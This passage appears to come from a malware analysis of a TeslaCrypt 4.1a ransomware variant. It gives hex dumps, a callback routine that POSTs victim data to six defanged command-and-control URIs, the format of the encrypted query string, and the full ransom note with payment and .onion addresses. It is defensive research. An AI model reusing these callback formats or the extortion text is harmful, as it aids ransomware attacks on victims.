00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 FF 03 00 00  ............ÿ...
00000160  2D 02 00 00 05 00 00 00 4F 0E 00 00 01 00 00 00  -.......O.......
00000170  00 00 00 00 00 80 46 40 00 00 00 00 01 00 00 00  .....€F@........
00000180  00 7E 1F 01 00 00 00 00 00 00 00 00 00 00 00 00  .~..............
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00              ............
```

desctop.ini



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  76 34 E3 E3 06 CD FE F4 31 37 75 6F 6B 41 7A 6E  v4ãã.Íþô17uokAzn
00000010  37 74 6A 58 46 42 68 41 43 4C 4C 48 6E 79 66 45  7tjXFBhACLLHnyfE
00000020  38 6F 32 47 41 4A 59 51 76 67 00 00 00 00 00 00  8o2GAJYQvg......
00000030  00 00 00 00 00 00 00 00 04 7B E6 88 78 E1 85 98  .........{æˆxá…˜
00000040  2C 50 13 D1 49 17 8E 50 01 69 B0 1A 82 2E D9 78  ,P.ÑI.ŽP.i°.‚.Ùx
00000050  04 59 A7 C5 C2 DC E3 21 62 17 14 3B B0 F6 62 FB  .Y§ÅÂÜã!b..;°öbû
00000060  2C A9 5D D0 0A 41 A6 B7 22 50 B8 24 0D EE A7 13  ,©]Ð.A¦·"P¸$.î§.
00000070  A7 D2 D3 E5 92 3E 3A 89 13 3C 10 45 1D F4 EF 82  §ÒÓå’>:‰.<.E.ôï‚
00000080  FC 42 63 D4 43 78 CD DB DD 7B 69 31 22 5D 86 25  üBcÔCxÍÛÝ{i1"]†%
00000090  12 9A C4 CD D1 9A EB E0 54 00 00 00 00 00 00 00  .šÄÍÑšëàT.......
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 04 ED 36 EC A1 02 21 B0  .........í6ì¡.!°
000000C0  48 C0 12 39 20 A5 4E 62 DB 37 CC 36 3E 4D 18 42  HÀ.9 ¥NbÛ7Ì6>M.B
000000D0  79 A3 93 86 06 BD 70 B9 D4 A0 40 C4 04 38 9A 41  y£“†.½p¹Ô @Ä.8šA
000000E0  F9 89 B1 F9 11 EC 70 DB 6D DD 52 DA 29 A4 35 A5  ù‰±ù.ìpÛmÝRÚ)¤5¥
000000F0  98 81 6A 28 4F 68 47 05 01 00 00 00 00 00 00 00  ˜.j(OhG.........
00000100  7E C2 15 57 00 00 00 00                          ~Â.W....
```

-!recover!-!file!-.txt



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  70 74 EC 6F 75 65 6E 73 EF 39 A1 8A 40 66 B2 58  ptìouensï9¡Š@f²X
00000010  9F 27 A4 41 B1 A3 77 53 56 25 37 1E E9 2D 3C 42  Ÿ'¤A±£wSV%7.é-<B
00000020  18 1C 37 26 09 DC 02 3F 8B 64 8A B4 19 7D 75 6F  ..7&.Ü.?‹dŠ´.}uo
00000030  BC 23 CC CA 14 B5 DB 3A 52 FC 5B 9D 1A 3A 4C C9  ¼#ÌÊ.µÛ:Rü[..:LÉ
00000040  38 C5 AD CA 10 09 06 07 E8 0A 7D ED A1 85 57 BB  8Å.Ê....è.}í¡…W»
00000050  71 14 C8 01 50 63 DB FB 52 37 37 F2 BB B4 51 DF  q.È.PcÛûR77ò»´Qß
00000060  57 50 44 C0 C8 86 9F 97 D8 30 92 0C 2A BB 06 89  WPDÀÈ†Ÿ—Ø0’.*».‰
00000070  D3 B0 C8 45 C1 40 55 F9 A1 5B E8 F2 26 05 F2 3E  Ó°ÈEÁ@Uù¡[èò&.ò>
00000080  99 14 94 94 88 55 DC D8 EA 8C 2D 7E AC A8 BC 53  ™.””ˆUÜØêŒ-~¬¨¼S
00000090  58 71 59 7E A3 B5 3E F9 B5 8A DA 93 87 5D 71 00  XqY~£µ>ùµŠÚ“‡]q.
000000A0  C6 82 A5 6D 80 B0 E0 88 93 1A B3 1D F6 3C 05 C6  Æ‚¥m€°àˆ“.³.ö<.Æ
000000B0  35 CB 24 64 4B D1 81 EB A0 F5 5B 88 BA 31 46 30  5Ë$dKÑ.ë õ[ˆº1F0
000000C0  3B 20 02 53 5F F2 F7 26 47 BE 75 8E A0 F1 11 47  ; .S_ò÷&G¾uŽ ñ.G
000000D0  6D D9 68 55 20 11 56 37 FD 6D DF D7 11 3F 78 D6  mÙhU .V7ýmß×.?xÖ
000000E0  8B 42 AD DB 98 6D 7F A4 A8 E9 86 19 F6 50 24 45  ‹B.Û˜m.¤¨é†.öP$E
000000F0  71 E9 16 BF 95 54 12 1F 8C 5A 5A B4 C0 E4 16 44  qé.¿•T..ŒZZ´Àä.D
```

Callback Routine

If the binary successfully encrypts the targeted files on the host, it spins off a thread and initiates a callback routine that attempts HTTP POST requests to six different URIs:

```
loseweightwithmysite[.]com/sys_info.php
helcel[.]com/sys_init.php
thinktrimbebeautiful[.]com[.]au/sys_init.php
lorangeriedelareine[.]fr/sys_init.php
bluedreambd[.]com/inifile.php
onguso[.]com/inifile.php
```

The requests are formatted as such:

```
POST <a href="about:blank">http://loseweightwithmysite[.]com/sys_info.php</a>
UserAgent: Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
*/*
data=550EF3E0F3BC2E175190FA31F0F440EC9FB7F1AA325D2C42645A173A1C19F6F14E291E1C6F3ADB48CF

955ECAB1500D8C5F76DC27E141CA5EA1855D71C8CEC592702694AD29E2631BBB6AC79734C569F42897765D9
```


The "data" POST variable is used to transmit data that is used by the threat actor to track their victims. This data includes host configuration information, version information pertaining to the implant, a randomly generated bitcoin address (where the affected user is instructed to direct their ransom payment), and key data needed to initiate a recovery of the encrypted files. This information is placed in a query string format and will be subsequently encrypted and encoded prior to transmission in the POST request:

```
Sub=[Ping: hardcoded callback mode]&dh=[combination of public and private key
data]&addr=[bitcoin address generated at runtime]&size=0&version=[4.1a: hardcoded
TeslaCrypt version number]&OS=[OS build number derived from
VersionInformation.dwBuildNumber]&ID=[821: appears to be a hardcoded value possibly
used to further identify a particular variant]&inst_id=[user ID generated at runtime]
```

Provided below is a string with sample data:


```
Sub=Ping&dh=04803B73A04A81984A83DB117D8D2C46678A5C3B828E55D265B0A4413FC248194F26505A967

BA5D492B6429112FFC1478F386804A9CF31E38821425545563D7BCB9CC2BD46EA4FCAADD4BF473E6BD&addr

4.1a&OS=7601&ID=821&inst_id=D19191ED8D504416
```

The query string will then be AES encrypted:



```
2A2EF6C 00 00 00 00 00 00 00 00 ........
2A2EF74 00 00 00 00 00 00 00 00 ........
2A2EF7C 00 00 00 00 7C 21 64 27 ....¦!d'
2A2EF84 38 9C 41 D3 1A BE D9 C0 8£A╙→╛┘└
2A2EF8C 2B 59 D3 72 C1 96 52 43 +Y╙r┴ûRC
2A2EF94 43 A4 5C 81 B4 EF AE BE Cñ\ü┤∩«╛
2A2EF9C C3 8C 1E 9E C7 A5 D9 62 ├î▲₧╟Ñ┘b
2A2EFA4 7F BA 1D C4 71 27 46 2A ⌂║↔─q'F*
2A2EFAC 95 F0 CF 83 9E D8 6C BE ò≡╧â₧╪l╛
2A2EFB4 E4 22 9B 6B F9 C5 32 B6 Σ"¢k∙┼2╢
2A2EFBC F7 A8 FE 75 95 E0 10 A3 ≈¿■uòα►ú
2A2EFC4 B6 2E A4 4F 0A E2 A3 4D ╢.ñO.ΓúM
2A2EFCC EF 75 3A 81 18 CB 4E 82 ∩u:ü↑╦Né
2A2EFD4 52 41 19 9C F0 D4 DB 18 RA↓£≡╘█↑
2A2EFDC F6 82 84 41 1B A2 64 CC ÷éäA←ód╠
2A2EFE4 A1 43 AC CC DE 2B 44 54 íC¼╠▐+DT
2A2EFEC 3C 7B 89 96 E9 80 B4 AB <{ëûΘÇ┤½
2A2EFF4 E0 AB C7 09 11 CA 05 EB α½╟.◄╩♣δ
2A2EFFC BE 37 F7 D3 FF 0B 93 0F ╛7≈╙ ♂ô☼
2A2F004 7C 03 C0 3D 43 7B 40 31 ¦♥└=C{@1
2A2F00C 4A 5C A1 19 D1 1C FA 07 J\í↓╤∟·•
2A2F014 79 4C 3D 4F 56 CD B1 49 yL=OV═▒I
2A2F01C B8 DC 43 C5 09 64 7E FE ╕▄C┼.d~■
2A2F024 19 90 7E 24 54 9A 50 0D ↓É~$TÜP.
2A2F02C 19 AC 9D D2 00 E3 0E 52 ↓¼¥╥.π♫R
2A2F034 8D C7 7E BE 91 62 E4 8D ì╟~╛æbΣì
```

An ASCII representation of the binary output of the AES encryption will then be written to memory:



```
Address   Hex dump                 ASCII
002494C8  37 43 32 31 36 34 32 37  7C216427
002494D0  33 38 39 43 34 31 44 33  389C41D3
002494D8  31 41 42 45 44 39 43 30  1ABED9C0
002494E0  32 42 35 39 44 33 37 32  2B59D372
002494E8  43 31 39 36 35 32 34 33  C1965243
002494F0  34 33 41 34 35 43 38 31  43A45C81
002494F8  42 34 45 46 41 45 42 45  B4EFAEBE
00249500  43 33 38 43 31 45 39 45  C38C1E9E
00249508  43 37 41 35 44 39 36 32  C7A5D962
00249510  37 46 42 41 31 44 43 34  7FBA1DC4
00249518  37 31 32 37 34 36 32 41  7127462A
00249520  39 35 46 30 43 46 38 33  95F0CF83
00249528  39 45 44 38 36 43 42 45  9ED86CBE
00249530  45 34 32 32 39 42 36 42  E4229B6B
00249538  46 39 43 35 33 32 42 36  F9C532B6
00249540  46 37 41 38 46 45 37 35  F7A8FE75
00249548  39 35 45 30 31 30 41 33  95E010A3
00249550  42 36 32 45 41 34 34 46  B62EA44F
00249558  30 41 45 32 41 33 34 44  0AE2A34D
00249560  45 46 37 35 33 41 38 31  EF753A81
00249568  31 38 43 42 34 45 38 32  18CB4E82
00249570  35 32 34 31 31 39 39 43  5241199C
00249578  46 30 44 34 44 42 31 38  F0D4DB18
00249580  46 36 38 32 38 34 34 31  F6828441
00249588  31 42 41 32 36 34 43 43  1BA264CC
00249590  41 31 34 33 41 43 43 43  A143ACCC
00249598  44 45 32 42 34 34 35 34  DE2B4454
```

This data will then be attached to the "data" POST variable and transmitted in the request.

If the implant successfully issues a POST request and receives a valid response from the callback server, the thread will terminate. The thread will also terminate if it does not receive a valid response after attempting one request to each of the callback servers.


Aside from the "Ping" mode (designated in the Sub query string variable), the binary also references a separate "Crypted" callback mode, though this mode does not appear to be accessible in this particular variant.

User Experience

The ransom information is displayed using 3 methods:

- HTML page
- text file
- PNG image

These files will also be written to disk in nearly every directory on the file system. The links for a real victim's will reference the victim's unique ID which facilitates payment tracking and decryption should the ransom be paid.



NOT YOUR LANGUAGE? USE Google Translate

What happened to your files?

All of your files were protected by a strong encryption with RSA4096
More information about the encryption RSA4096 can be found https://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them

How did this happen?

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program which is on our Secret Server!!!

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed
If you really need your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1 - http://az43f.naryferia.at/XXXXXXXXXXXXX
2 - http://j3cbf.gregerizo.com/XXXXXXXXXXXXX
3 - http://evs43.cassguild.com/XXXXXXXXXXXXX


If for some reasons the addresses are not available, follow these steps:

1 - Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2 - After a successful installation, run the browser and wait for initialization.
3 - Type in the tor-browser address bar: http://xzjvzkgjxebzreap.onion/XXXXXXXXXXXXX
4 - Follow the instructions on the site.

!!! IMPORTANT INFORMATION:

